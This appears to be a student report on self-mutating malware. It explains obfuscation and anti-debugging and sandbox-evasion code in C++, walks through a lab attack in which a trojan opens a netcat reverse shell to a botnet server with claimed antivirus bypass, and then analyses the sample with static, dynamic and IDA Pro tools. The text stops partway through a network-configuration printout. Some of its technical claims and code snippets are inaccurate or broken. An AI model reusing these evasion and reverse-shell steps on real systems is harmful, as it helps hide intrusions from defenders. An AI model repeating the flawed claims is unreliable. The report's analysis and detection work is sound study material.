MUTANT MALWARE AND REVERSE ENGINEERING

Table of Contents

ABSTRACT 6

Literature Survey 7

1. Introduction 8

1.1 What is Malware? 8

1.2 What is Mutant Malware? 8

1.3 What is Mutation? 8

2. Types of Mutant Malware 8

2.1 Polymorphic 8

2.2 Oligomorphic 9

2.3 Metamorphic 9

3. Mutation Techniques 10

3.1 Register Swapping 10

3.2 Instruction Re-Ordering 10

3.3 Control Flow Obfuscation 11

3.4 Junk insertion 12

4. Anti - Debugging and Security Detection Techniques: 12

4.1 Source Code : https://github.com/CyberHacky/Anti-Debugging 13

4.2 Detect Debugging Windows or installed Programs. 14

4.3 Virtual Machine and Sandbox Detection 15

4.4 Debugging Process Detection 16

4.5 Memory Breakpoint Detection 17

5. Mutant Malware Development 18

6. Malware Lab Setup 18

7. Exploiting Victim Machine with Mutant Malware 19

8. Mutant Malware Analysis 22

8.1 Static Mutant Malware Analysis 22

8.1.1 PE Viewer 22

8.1.2 CFF Explorer 25

8.1.3 PE Explorer 26

8.1.4 Windows Defender Detection 28

8.1.5 VirusTotal Detection : https://www.virustotal.com/ 28

8.1.6 Hybrid Automated Malware Analysis : https://www.hybrid-analysis.com/ 29

8.1.7 Strings Analysis 30
8.2 Dynamic Mutant Malware Analysis 31
8.2.1 Procmon Utility 31
8.2.2 Wireshark : Network Forensics 33
8.2.3 Any.Run Sandbox Analysis 34
9. Mutant Malware Reverse Engineering 35
9.1 Mutant Malware 35
9.2 Debugger Detection 39
9.3 Sandbox and Virtual Machine Detection 42
10 . Mutant Malware Forensics 44
10.1 Magnet Forensics RAM Capture Utility 44
10.1 Volatility Memory Forensics 45
10.2 Autopsy Forensics 48
10.3 OS Forensics 52
11. Machine Leaning Mutant Malware Detection Techniques 58
12. Mutant Malware Detection Techniques 59
13. Conclusion 61
14. Limitation 61
15. Future Scope 61
16. Reference 62

Figures

Figure 1 : Register Swapping 10
Figure 2 : Instruction Re-Ordering 10
Figure 3 : Control Flow Obfuscation 11
Figure 4 : Junk insertion 12
Figure 5 : Security Detection Source Code 13
Figure 6 : Different Security Source code 13
Figure 7 : Detect Debugger in System 14
Figure 8 : Sandbox or Virtual Machine Detection 15
Figure 9 : Detect Running Debugger 16
Figure 10 : Memory Breakpoint Detection 17
Figure 11 : Malware Network Diagram 18
Figure 12 : Reverse Connection with Netcat 19
Figure 13 : Perform Command in Reverse Shell 20
Figure 14 : Security Detection in Victim Machine 20
Figure 15 : Connect Botnet Server 21
Figure 16 : Perform Post Exploitation 21
Figure 17 : PE Viewer : WSAConnect 22
Figure 18 : PE Viewer : DOS Application 23
Figure 19 : PE Viewer : Winsock.h 23
Figure 20 : PE Viewer : VMDetect.exe Analysis 24
Figure 21 : CFF Explorer : Added Main.exe 25
Figure 22 : CFF Explorer : DLL Detection 25
Figure 23 : CFF Explorer : Ntdll.dll Detection 25
Figure 24: PE Explorer : Added main.exe 26
Figure 25 : PE Explorer : Analyse Header .rdata 26
Figure 26 : PE Explorer : Analyse Header .idata 27
Figure 27 : PE Explorer : VMDetect.exe : Analysis .rdata 27
Figure 28 : Bypass Windows Defender 28
Figure 29 : VirusTotal Detection 28
Figure 30 : VirusTotal : Bypass Antivirus 29
Figure 31 : Hybrid Automated Malware Analysis 29
Figure 32 : String Utility Analysis 30
Figure 33 : Identified Malicious Strings and Commands 30
Figure 34 : Procmon : Attach Main.exe Process 31
Figure 35 : Procmon : Malware Connected to Botnet Server 32
Figure 36 : Procmon : Persistent Attack Registry Detected 32
Figure 37 : Wireshark : TLS / SSL Encryption Detection 33
Figure 38 : Wireshark : Encrypted Traffic to Botnet Server : 57379 33
Figure 39 : Any.Run Sandbox : Establish Windows Machine 34
Figure 40 : Any.Run Sandbox : Sandbox Detection Bypass 34
Figure 41 : IDA Pro : Instruction Swapping 35
Figure 42 : IDA Pro : Application DLL Identification 36

Figure 43 : IDA Pro : Memory Breakpoint Detection 36
Figure 44 : IDA Pro : Debugger Detected : Stop Activity 37
Figure 45 : IDA Pro : Hardcoded Exit Command 37
Figure 46 : IDA Pro : Malware Execution flow 38
Figure 47 : IDA Pro : Abort Execution 38
Figure 48 : IDA Pro : Debugger Processor Detection 39
Figure 49 : IDA Pro : Debug Process Closed 39
Figure 50 : IDA Pro : Mutation Memory Allocated 40
Figure 51 : IDA Pro : Buffer Memory Detection 40
Figure 52 : IDA Pro : Process Memory Allocation 41
Figure 53 : IDA Pro : Malicious Activity Termination 41
Figure 54 : IDA Pro : Network Configuration Detection 42
Figure 55 : IDA Pro : Network Configuration Details File Create 42
Figure 56 : IDA Pro : Sandbox Detection Execution 43
Figure 57 : Magnet Forensics : RAM Capture 44
Figure 58 : Magnet Forensics : RAM Dump 44
Figure 59 : Volatility : Process list 45
Figure 60 : Volatility : Persistent Attack : Registry Value 46
Figure 61 : Volatility : Network : Botnet Activity 46
Figure 62 : Volatility : Network Activity : Firefox.exe File Download / Sharing 47
Figure 63 : Autopsy : Start New Case : Add evidence 48
Figure 64 : Autopsy : Start Analysis 48
Figure 65 : Autopsy : Malicious file Download Location 49
Figure 66 : Autopsy : Malicious Anti-Debugging Malware Found 49
Figure 67 : Autopsy : Registry Creation Malware 49
Figure 68 : Autopsy : Mutant Malware Malicious Files 50
Figure 69 : Autopsy : Anti-Debugging Malware 50
Figure 70 : Autopsy : Web Cookies 51
Figure 71 : Autopsy : Downloaded Malicious Files 51
Figure 72 : Autopsy : Keylogger Database : Python SQLite 51
Figure 73 : OS Forensics : Add Evidence .vmdk 52
Figure 74 : OS Forensics : Imported Windows DLL Found 52
Figure 75 : OS Forensics : Memory Allocation and Encryption 53
Figure 76 : OS Forensics : Command Shell Detected 53
Figure 77 : OS Forensics : Mutant Malware and Botnet Server 54
Figure 78 : OS Forensics : Administrator Access : Windows Login Log 54
Figure 79 : OS Forensics : Virtual Machine Detection 55
Figure 80 : OS Forensics : Python Botnet server and Keylogger 55
Figure 81 : OS Forensics : Botnet.py code 56
Figure 82 : OS Forensics : New Admin user Details 56
Figure 83 : OS Forensics : Command Shell : whoami 57
Figure 84 : OS Forensics : Command Shell : Malicious Files 57
Figure 85 : Mutex-Insight : Identify Mutant Malware 58
Figure 86 : Mutex-Insight : Machine learning Identification 58

ABSTRACT

Most recent cyber incidents have been caused by malware. According to a report by Symantec, an average of one million malicious codes is found daily. Automated static and dynamic analysis technologies are generally applied to cope with this, but most of the new malicious codes are the mutants of existing malware. Mutant malwares are next generation threat on cyber space. Mutant malwares are capable to bypass most of the security mechanism like, Firewall, Antivirus, Threat Hunting tools, etc. Next-generation malware adopt self-mutation to circumvent current malware detection techniques. In this project, identity all Mutant malware detection methods and mitigate malware to perform cyber incident. Machine learning techniques are most useful to identify Mutant malware and next generation threats in system. the automatic identification of specific malware helps to mitigate malware before exploit in system. Next-generation malware adopt self-mutation to circumvent current malware detection techniques.

Literature Survey

Next-Generation Anti-Malware Testing for Dummies® Book 2016, Mutation is next generation malware creation method to bypass Security tools and technology. it helps to generate new self-code of malware in victim system and avoid security detection in network. most of the mutant malware using AI technology to create self-code and use system files to detect security mechanism in victim machine**[1].** Many mutant malware create 90K mutation in one day to avoid detection in network. In In 1983, Fred Cohen demonstrated a program that capability infected a computer, replicated, and spread to other computers which lead to the born of the term "computer virus". Ever since then, many advances techniques have been included in malware development such as encryption, oligomorphism, polymorphism, metamorphism, obfuscation, armouring (armoured viruses), and the dynamically executed contents methods**[2].** The goal of these techniques is to make the malware harden to understand and thus to evade anti-malware tools. Moreover, McKinsey Global Security Team has proved dramatic advances in ML and AI has made a significant shift in the IT industry**[3].** In IEEE Journal survey 2018 provide information Consequently, cybercriminals are also aware of the benefits of AI and may try to use it to their advantage and weaponize it. To ready for the new threat, it is necessary to research how threat actors could use AI for malicious purposes**[4].**

Taejin Lee, Bomin Choi has described in one journal, Network flow analysis and signature-based detection help to identify mutant malware in system**[5].** However, the detection of malware still remains problematic. Signature-based and heuristic-based detection approaches are fast and efficient to detect known malware, but especially signature-based detection approach has failed to detect unknown malware. Ömer Aslan Aslan, has shared research paper on IEEE 2018, On the other hand, behaviour-based, model checking-based, and cloud-based approaches perform well for unknown and complicated malware; and deep learning-based, mobile devices-based, and IoT-based approaches also emerge to detect some portion of known and unknown malware**[6].**

1. Introduction

1.1 What is Malware?

Malware is a digital program which is programmed to perform malicious activity and damage computer or electronics devices. There are many different types of malware such as Viruses, Spyware, Worms, Trojans, Rootkits and so on.

1.2 What is Mutant Malware?

Mutant Malware is next generation malware and it's run with mutation techniques. Mutation is techniques to bypass major security mechanism such as antivirus, firewall, threat hunting tools and so on. Mutation techniques helps to convert Malware in simple computer program and make undetectable malware to perform malicious activity in system.

1.3 What is Mutation?

A mutation engine is a computer program that can be used to transform a program into a subsequent version that consists of different code yet operates with the same functionality. In context of computer science, mutation generally refers to ability of codes to modify themselves. Mutation may be local (affecting a small part of code) or global (affecting whole code), persistent (patching copy on disk) or non-persistent (monkey patching). A mutation engine may work at compile time, link time, post-processing stage or runtime. It may exist as a separate entity, or as a part of target code itself.

2. Types of Mutant Malware

2.1 Polymorphic

- Polymorphic Engines is computer program which is used to convert a program into subsequent parts that all operate same function code.
- Polymorphic engines are compression (packers), encryption (crypters), or a combination of malware code.
- Easiest to program and debug.
- Easiest to get detected due to static stub.
- The first polymorphic engine was called MtE (short for Mutation Engine). It was written in 1992 by a virus author who called himself 'Dark Avenger'.

2.2 Oligomorphic

- Stub and payload both vary.
- Commonly, whole code is broken into independent chunks. Now each chunk can be replaced with another chunk with equivalent behavior. Similarly, stub is changed accordingly.
- Common methods are using different cryptographic and/or compression algorithms in different variants, reordering chunks of code if functionality is not affected.
- Easy to program and debug.
- Automated detection is harder than polymorphism.

2.3 Metamorphic

- Kind of “oligomorphism on steroid” or “oligomorphism taken too far”
- It works at instruction level. Instruction swapping, register swapping, junk insertion/removal, instruction reordering is some of the common techniques.
- Pretty hard to program. Even harder to debug.
- With sufficient mutation, automatic detection is theoretically impossible.

3. Mutation Techniques

3.1 Register Swapping

```
data_item x := 1
data_item y := 0
swap (x, y);
---
define swap (x, y)
   temp := x
   x := y
   y := temp
```

Figure 1 : Register Swapping

Swapping is method to convert or swap data into another variable. Registers are temp dataset for computer system which store program data. Register Swapping techniques help to stores data into different variable after some time and security mechanism not detect that kind of internal data transfer which allow to bypass security and make malware undetectable.

After Swap() is performed, X will contain the value 0 and Y will contain 1, both values are swapped.

In many programming languages the swap function is built in. In C++, overloads are provided allowing std::swap to exchange some large structures in O(1) time.

3.2 Instruction Re-Ordering

Instruction Re-Ordering is process where computer program changes variable or datasets order with New instruction and clear old data. Instruction Re-ordering process help to create new instruction for variable and remove value. It's helping to confuse security mechanism because program instruction is changing after some period and security mechanism identify as normal computer program, which make malicious code undetectable.

Here value of B is reorder and provide new instruction which make B variable undebatable and it will identify as not malicious or new noob code.

It's also known as Lock free code.

```
int A, B;
void foo()
{
   A = B + 1;
   B = 0;
}
---
mov   eax, DWORD PTR _B
add   eax, 1
mov   DWORD PTR _A, eax
mov   DWORD PTR _B, 0
```

Figure 2 : Instruction Re-Ordering

3.3 Control Flow Obfuscation

Control Flow Obfuscation method is helping to break code in different blocks and rearrange after some time to perform simple task. Main goals are to misguide system or analyst to identify actual code.

The now equal-leveled basic blocks are encapsulated in a selective structure (a switch statement in the C++ language) with each block in a separate case, and the selection is encapsulated in turn in a loop. Finally, the correct flow of control is ensured by a control variable representing the state of the program, which is set at the end of each basic block and is used in the predicates of the enclosing loop and selection.




Figure 3 : Control Flow Obfuscation

3.4 Junk insertion

Junk Insertion method help to insert junk value in variable and any dataset suck as register or database. Junk insertion method is quite helpful to misguide malware analyst and hide all malicious activity in program. Junk insertion method also useful to misguide security mechanism, many time hackers write code with legitimate codes as junk value like addition or calculating functionality and hide malicious activity.

Here, attacker taking 3 inputs A,B,C but not performing any actions on C variable an it's just works as Junk Value in program and misguide security mechanism or malware Analyst.

```
int a, b, c;
  cout << "Enter: \n";
  cin >> a >> b;
  z = a + b;
  cout <<"Sum" << c << endl;

add     [eax], al
add     al, [ebx+0x6b]
mov     ebp, es
push    eax
```

Figure 4 : Junk insertion

4. Anti - Debugging and Security Detection Techniques:

Anti-reverse engineering and anti-debugging techniques are often leveraged by malware authors to disrupt or prevent detailed analysis, helping them to avoid detection by even the most advanced security products. These efforts increase the odds that they will be successful in attacking an organization and can allow them to stay hidden within an organization for prolonged periods of time.

Debugging malware code enables a malware analyst to run the malware step by step, introduce changes to memory space, variable values, configurations and more. Therefore, if debugging is done successfully, it facilitates the understanding of the malware's behavior, mechanisms and capabilities. For obvious reasons, this is something malware authors would want to prevent. Anti-Debugging techniques are meant to ensure that a program is not running under a debugger, and in the case that it is, to change its behavior correspondingly. the Anti-Debugging process will slow down the process of reverse engineering but will not prevent it.

Mutant Malware must be compiled with Anti debugging, Security Detection, and Mutation Engine. It helps to make undetectable Malware and persistent malware threat in system.

4.1 Source Code : https://github.com/CyberHacky/Anti-Debugging

Many Security Mechanism detection techniques code in C++ published on GitHub.




Figure 5 : Security Detection Source Code

Figure 6 : Different Security Source code

4.2 Detect Debugging Windows or installed Programs.

Microsoft provide updated library for developer which allow to detect debugger in system, so developers need to run only **IsDebuggerPresent();**function in program and detect Debugger in system. It's security detection program for Developers so they can create secure application and hacker can't perform reverse engineering to hack windows program.

Here, we are using **IsDebuggerPresent();** function to detect Debugger in system, if any Debugger attacker or available in system so Mutant Malware will start Mutation and Hide all Malicious Activity and run as simple windows program for avoid Detection, it's helps to misguide Malware Analyst.

Reference : https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-isdebuggerpresent

```
#define _WIN32_WINNT 0x0501

include <windows.h>
include <stdio.h>

# Find Debugger in system using native library

BOOL anti_debug()
{
    return IsDebuggerPresent();
}

int main(int argc, char **argv)
{
    if (anti_debug())
        printf("Debugger Detected\n");
    else
        printf("No Debugger...\n");
    return 0;
}

    return 0;
}
```

Figure 7 : Detect Debugger in System

4.3 Virtual Machine and Sandbox Detection

Malware Analyst always perform malware analysis in Sandbox or Virtual Machine for avoid Malware spread in network and analyze malware behavior.

Mutant Malware Use Virtual Machine and Sandbox detection techniques and perform Mutation to avoid Malware Detection in System. There is simple logic to detect Sandbox. Mutant Malware first check MAC Address of System to identify user's Machine and System Details.

USER MAC Address: 93:FB:E5:3D:0E:BF

Sandbox or Virtual Machine MAC Address: 00:00:00:00:00:00

Here, Normal user's MAC addresses are 12-digit hexadecimal numbers. But, Sandbox and Virtual Machine MAC Address always starts with 00: or all 12 digits available 00. So, if Sandbox or Virtual Machine MAC Address detect by Mutant malware so Mutation Engine will hide malicious activity.

```
#include <iostream>
#include <fstream>
#include <cstdlib>
#include <string>
#include <iterator>
using namespace std;
int main(){
  string cmd = "ipconfig/all";
  string filename = "macaddress.txt";

  system((cmd + ">" + filename).c_str());
  string line;
  ifstream myfile ("macaddress.txt");

  if(myfile.is_open()){
    while(getline(myfile,line)){
      cout<<line<<endl;
    }
    myfile.close();
  }
  else
  cout<<"Unable to open the file";
}
```

Figure 8 : Sandbox or Virtual Machine Detection

4.4 Debugging Process Detection

Malware analyst always use debugger tool to perform reverse engineering to analyze malware behavior and identity malware detection point for future attacks.

Microsoft provide updated library for developer which allow detect if program is running in debugger, so developers need to run only **`CheckRemoteDebuggerPresent()`** function in program and detect running Debugger in system. It's security detection program for Developers so they can create secure application and hacker can't perform reverse engineering to hack windows program.

Here, we are using **`CheckRemoteDebuggerPresent()`** function to detect Debugger in system, if any Debugger attached with program or available in system so Mutant Malware will start Mutation and Hide all Malicious Activity and run as simple windows program for avoid Detection, it's helps to misguide Malware Analyst.

Reference : https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-checkremotedebuggerpresent

```
#define _WIN32_WINNT 0x0501
include <windows.h>
include <stdio.h>

BOOL anti_debug()
{
    BOOL result;
    CheckRemoteDebuggerPresent(GetCurrentProcess(), &result);
    return result;
}

int main(int argc, char **argv)
{
    if (anti_debug())
        printf("Debugger Detected\n");
    else
        printf("No Debugger...\n");
    return 0;
}
```

Figure 9 : Detect Running Debugger

4.5 Memory Breakpoint Detection

Breakpoints are one of the most important debugging techniques in your developer's toolbox. Developers set breakpoints wherever want to pause debugger execution.

Developer's use this function to detect debugger's memory breakpoint and program breakpoint detection in code. But, Malware creator use this technique to detect debugger process and perform mutation techniques to manipulate debugger and hide malicious code.

Reference : https://docs.microsoft.com/en-us/visualstudio/debugger/using-breakpoints?view=vs-2019

```
#include <stdio.h>
#include <Windows.h>

bool MemoryBreakpointDebuggerCheck()
{
    unsigned char *pMem = NULL;
    SYSTEM_INFO sysinfo = { 0 };
    DWORD OldProtect = 0;
    void *pAllocation = NULL; // Get the page size for the system
    GetSystemInfo(&sysinfo); // Allocate memory

    pAllocation = VirtualAlloc(NULL, sysinfo.dwPageSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE);

    if (pAllocation == NULL)
        return false;

    // Write a ret to the buffer (opcode 0xc3)
    pMem = (unsigned char*)pAllocation;
    *pMem = 0xc3;

    // Make the page a guard page
    if (VirtualProtect(pAllocation, sysinfo.dwPageSize,
        PAGE_EXECUTE_READWRITE | PAGE_GUARD,
        &OldProtect) == 0)
    {
        return false;
    }
```

Figure 10 : Memory Breakpoint Detection

5. Mutant Malware Development

- Trojan Malware with C++ Language which allow to perform Reverse Shell connection
- Reverse shell Botnet Server Using Python3 Language
- Reverse shell Could be access by Netcat Utility
- Mutant Malware which will bypass Windows Defender, Many Antivirus Software, Virtual Machine Detection, Anti-Debugger Capabilities etc.
- Mutant Malware will perform Mutation if any Security Mechanism find in Victim Machine
- Mutant Malware Source Code : https://github.com/CyberHacky/MutexMalware
- **MD5 :** D3185AF6AD2819C9E0D6195AC4238C47
- **SHA-1 :** A89B8BC119AF2200A10EA264292044F69A844A15
- **SHA-256:** 83169B6CC6B865187B1E274E3B7B6CBDF06940C48EE28FE48AA4114FC2B50EE0

6. Malware Lab Setup

1. Cloud Computing : Azure / AWS : Botnet Server
2. Windows Victim Machine
3. Linux Attacker Machine
4. Netcat Tool for Reverse Connection




Figure 11 : Malware Network Diagram

7. Exploiting Victim Machine with Mutant Malware

Case Scenario : Attacker has manipulated Vitim to install one software for Entertainment purpose, but attacker has attacker mutant malware in main.exe and it's also capable to bypass security mechanism in victim machine.

Mutant malware only provides Reverse connection to particular IP and port 7654, so Attacker can exploit gain access to this reverse shell.

1. Send Malware to Victim machine and Start main.exe, and run command in Attacker machine

~$ attacker@malware: **nc -lvnp 7654**




Figure 12 : Reverse Connection with Netcat

2. Preform many commands which is undetectable in Network.




Figure 13 : Perform Command in Reverse Shell

3. Perform some commands and run Security Bypass programs to make persistent attack.




Figure 14 : Security Detection in Victim Machine

4. Connect Victim Machine with Botnet Server for Post Exploitation and spread Malware in Network.

~$ attacker@malware: **python3 Botnet.py 0.0.0.0 8080**




Figure 15 : Connect Botnet Server

5. Perform Post Exploitation and other Commands




Figure 16 : Perform Post Exploitation

8. Mutant Malware Analysis

- Static and Dynamic Malware Analysis
- Reverse Engineering Techniques
- Memory and Machine Forensics
- Web Domain and Analyze malicious URL's
- Network interactions Analysis and Malware Detection
- Sandboxes and Virtual Machine Technique

8.1 Static Mutant Malware Analysis

Basic static analysis consists of examining the executable file without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures. Basic static analysis is straightforward and can be quick, but it's largely ineffective against sophisticated malware, and it can miss important behaviours.

8.1.1 PE Viewer

- PEViewer Download : https://www.aldeid.com/wiki/PEView

1. The WSAConnect function establishes a connection to another socket application, exchanges connect data. so, it's basically this application provide connection to another application.




Figure 17 : PE Viewer : WSAConnect

2. DOS Based application which will not provide GUI and running in background process, which will not detect by users.




Figure 18 : PE Viewer : DOS Application

3. Find Winsock.h library function in program. Which is used to interact with windows system.

- **WSACleanup :** The WSACleanup function terminates use of the Winsock 2 DLL (Ws2_32.dll)
- **WSAConnect :** The WSAConnect function establishes a connection to another socket application
- **WSASocketA :** The WSASocket function creates a socket that is bound to a specific transport-service provider.
- **WSAStartup :** The WSAStartup function initiates use of the Winsock DLL by a process.




Figure 19 : PE Viewer : Winsock.h

4. VMDetect.exe , Many windows process hooking and dllInjection process detect in this malware.

This process are helpful to detect debugger and virtual machine in system.

- GetCurrentProcess,
- GetProcessID,
- GetProcAddress,
- TerminateProcess,
- VirtualProtect

This are Windows machine interaction and process hooking methods which are used in Mutant Malware for Persistent attack.




Figure 20 : PE Viewer : VMDetect.exe Analysis

8.1.2 CFF Explorer

- CFF Explorer Download : https://ntcore.com/?tag=cff-explorer

1. Added Main.exe Malware in CFF Explorer.

Figure 21 : CFF Explorer : Added Main.exe

2. Import DLL Detection. Here Main.exe using 4 DLL for Machine interaction.

- **KERNERL32.dll :** It usually contains a set of procedures and driver functions, which may be applied by Windows.
- **msvcrt.dll :** It's used to create application in C++ and install application in system with registry.
- **WS2_32.dll :** it's used to provide SOCKET Connection in application.
- **Ntdll.dll :** it's windows and kernel level interaction dll function for windows machine.




Figure 22 : CFF Explorer : DLL Detection




Figure 23 : CFF Explorer : Ntdll.dll Detection

8.1.3 PE Explorer

1. Added Main.exe in PE Explorer




Figure 24: PE Explorer : Added main.exe

2. Analysis Headers value of Main.exe

- .rdata : Contains read-only data. Sometimes it also contains import and export information.
- This malware is compiled using Mingw-w64 and GCC Complier.
- This malware is compiled for 32-bit Microsoft Windows Operating System.




Figure 25 : PE Explorer : Analyse Header .rdata

3. .idata : It’s contains the import table, if not present, then the import information is stored in .rdata section.
    - This Malware get access to Command promote (Windows Shell).




Figure 26 : PE Explorer : Analyse Header .idata

4. Analysis of VMDetect.exe
    - .rdata : it’s showing Machine code for detect MAC Address of Machine and allocate Junk value in Memory.




Figure 27 : PE Explorer : VMDetect.exe : Analysis .rdata

8.1.4 Windows Defender Detection

- Mutant malware is capable to bypass Windows Defender Detection.




Figure 28 : Bypass Windows Defender

8.1.5 VirusTotal Detection : https://www.virustotal.com/

1. Only Few Antivirus Detect Mutant Malware, only for Imported DLL in Malware.




Figure 29 : VirusTotal Detection

2. Mutant Malware bypass Virus Detection of Top 20 Antivirus Software.




Figure 30 : VirusTotal : Bypass Antivirus

8.1.6 Hybrid Automated Malware Analysis : https://www.hybrid-analysis.com/

1. Most of the Malware detection techniques failed to detect Mutant Malware.




Figure 31 : Hybrid Automated Malware Analysis

8.1.7 Strings Analysis

- It's Sysinternals Utility for Program and Malware analysis by Microsoft.
- ~$ Windows : **strings.exe main.exe**




Figure 32 : String Utility Analysis

- CloseHandle, CreateProcess, DeleteCriticalSection, FreeConsole, GetSystemInfo, VirtualProtect, TerminateProcess, etc Windows Interaction Process identified in Malware.
- Exit : it's CMD Shell Command, which is predefined for Close Connection.




Figure 33 : Identified Malicious Strings and Commands

8.2 Dynamic Mutant Malware Analysis

Dynamic analysis is a technique to launch the malware and analyze its behavior during run time. Since we don't want to run the malware directly to avoid any harm caused by it, we take certain steps to isolate the execution of the malware and then analyze. This form of analysis is often performed in a sandbox environment to prevent the malware from actually infecting production systems.

- Reference : https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

8.2.1 Procmon Utility

Process Monitor is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity.

- Main.exe trying to connect IP 192.168.88.136 and Port 7654, this ip used to connect local machine not to External network machine. It's shows that there is one more malware running in network which pass all data to attacker.
- It's trying to connect Botnet server which is running in Background with and pass all data to Cloud machine.
- Botnet server malware is not detected in Process Monitor utility, because it's persistent Attack and user need to use good Antivirus tool to detect Botnet server in Machine.




Figure 34 : Procmon : Attach Main.exe Process

- Mutant Malware successfully connected with Botnet server with TCP Connection using **Winsock2.dll, svchost.exe** process.




Figure 35 : Procmon : Malware Connected to Botnet Server

- Main.exe created many Registry Value in Start-up and User folder, which allow to run malware in Windows Bootup process. It's a Persistent Attack in Windows Machine.




Figure 36 : Procmon : Persistent Attack Registry Detected

8.2.2 Wireshark : Network Forensics

- Reference : https://www.wireshark.org/

1. Start Sniffing Network and run Main.exe Malware, Getting all Network Transaction between Attacker and Victim (Malware). But all Traffic is Encrypted because of Mutant Malware is using TLS and SSL Encryption for Encrypt traffic to hide malicious activity in Machine.




Figure 37 : Wireshark : TLS / SSL Encryption Detection

2. Malware connect to Botnet server with Encrypted traffic.




Figure 38 : Wireshark : Encrypted Traffic to Botnet Server : 57379

8.2.3 Any.Run Sandbox Analysis

- Reference : https://any.run/

1. Drop Malware and Select Windows machine for Analysis




Figure 39 : Any.Run Sandbox : Establish Windows Machine

2. Main.exe Running in sandbox and perform Malicious activity, but sandbox is not able to detect any malicious activity, Because of Mutation techniques. Mutant Malware already detect Sandbox and Hide all malicious activity and perform persistent attack.




Figure 40 : Any.Run Sandbox : Sandbox Detection Bypass

9. Mutant Malware Reverse Engineering

Reverse engineering malware involves disassembling (and sometimes decompiling) a software program. Through this process, binary instructions are converted to code mnemonics (or higher-level constructs) so that engineers can look at what the program does and what systems it impacts. Only by knowing its details are engineers then able to create solutions that can mitigate the program's intended malicious effects.

- IDA Pro : https://www.hex-rays.com/products/ida/

The Interactive Disassembler is a disassembler for computer software which generates assembly language source code from machine-executable code. It supports a variety of executable formats for different processors and operating systems.

9.1 Mutant Malware

1. Run malware in IDA Pro and at the start up many junk value and Instruction Swapping code found.




Figure 41 : IDA Pro : Instruction Swapping

2. Debugged the malware identity attached dll list. Malware using many 32-Bit Windows DLL.

- **Wow64cpu.dll :** Wow64cpu.dll is a subsystem capable of running 32-bit applications on 64-bit Windows systems.
- **Cryptbase.**dll : cryptbase.dll is the Base cryptographic API DLL. Microsoft's CryptoAPI was first introduced in Windows NT 4.0 to provide services that enables developers to secure Windows-based applications using cryptography.




Figure 42 : IDA Pro : Application DLL Identification

3. Memory Breakpoint Detected in Debugger and release Memory data from RAM.




Figure 43 : IDA Pro : Memory Breakpoint Detection

4. Try to Debug malware and Debugger detected by malware, here it's release all memory data and start sharing junk value in system to misguide analyst and debugger.




Figure 44 : IDA Pro : Debugger Detected : Stop Activity

5. Hardcoded CMD Shell command detected (" Exit ") which will stop connection between two system and clear all temp memory from victim system.




Figure 45 : IDA Pro : Hardcoded Exit Command

6. Malware Execution and identify application flow.

   A. Malware start execution and allocated memory in registers, and swap values in different register.
   B. Perform Ipconfig/all command to identify VM Machine/ Sandbox Detection.
   C. Identified debuggers is attacked with program, so perform exit command and release memory, and start instruction swapping techniques to run junk command and execution in machine for misguide Analyst and Debugger.
   D. After 3 mutation, again try to use winsock2.dll for connect Attacker machine / Botnet server.
   E. Successfully connected to Botnet server with Encrypted TLS/SSL Connection using Crypbase.dll
   F. Memory allocation and register swapping process continue working to perform Mutation.




Figure 46 : IDA Pro : Malware Execution flow

7. Abort Malware Execution by Mutation Engine.




Figure 47 : IDA Pro : Abort Execution

9.2 Debugger Detection

1. The IsProcessorFeaturePresent() function determines whether the specified processor feature is supported by at least one processor on the current machine.
2. Here, Malware try to detect processor and temp memory which is used by debugger for debug malware in isolated environment.
3. Using IsProcessorFeaturePresent() function , Malware successfully detected Temp Memory in System for IDA Pro Debugger.
4. Now, Mutation process Is started, and all malicious code is hide by malware.




Figure 48 : IDA Pro : Debugger Processor Detection

5. Malicious activity closed by Malware.




Figure 49 : IDA Pro : Debug Process Closed

6. New Memory allocation with Register swapping techniques using Mutation Engine.




Figure 50 : IDA Pro : Mutation Memory Allocated

7. By default, Microsoft provide buffer overflow protection using @__security_check_cookie@4 function, here Malware using this function to detect buffer value of machine and read buffer value, if any preset debugger buffer is allocated so malware will detect Debugger in Machine.




Figure 51 : IDA Pro : Buffer Memory Detection

8. New process memory allocated for run malware in background.




Figure 52 : IDA Pro : Process Memory Allocation

9. Background Processes terminated after debugger detection.




Figure 53 : IDA Pro : Malicious Activity Termination

9.3 Sandbox and Virtual Machine Detection

1. Ipconfig/all Command perform before running malicious script to identify Sandbox and virtual machine for mutation.
2. And Printed all Network Configuration details in macaddress.txt





Figure 54 : IDA Pro : Network Configuration Detection

3. Macaddress.txt file created and access from Main.exe malware for Mutation



```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : IFS-LAB03-PC-54
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Ethernet Connection (7) I219-LM
   Physical Address. . . . . . . . . : 84-A9-3E-6D-43-00
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::6dff:679c:29e1:97e1%9(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.16.154.79(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.154.1
   DHCPv6 IAID . . . . . . . . . . . : 109357374
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-39-12-CC-84-A9-3E-6D-43-00
   DNS Servers . . . . . . . . . . . : 172.16.154.1
                                       14.139.5.5
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : VirtualBox Host-Only Ethernet Adapter
   Physical Address. . . . . . . . . : 0A-00-27-00-00-0B
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::fd00:4189:67d9:24e5%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.0.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
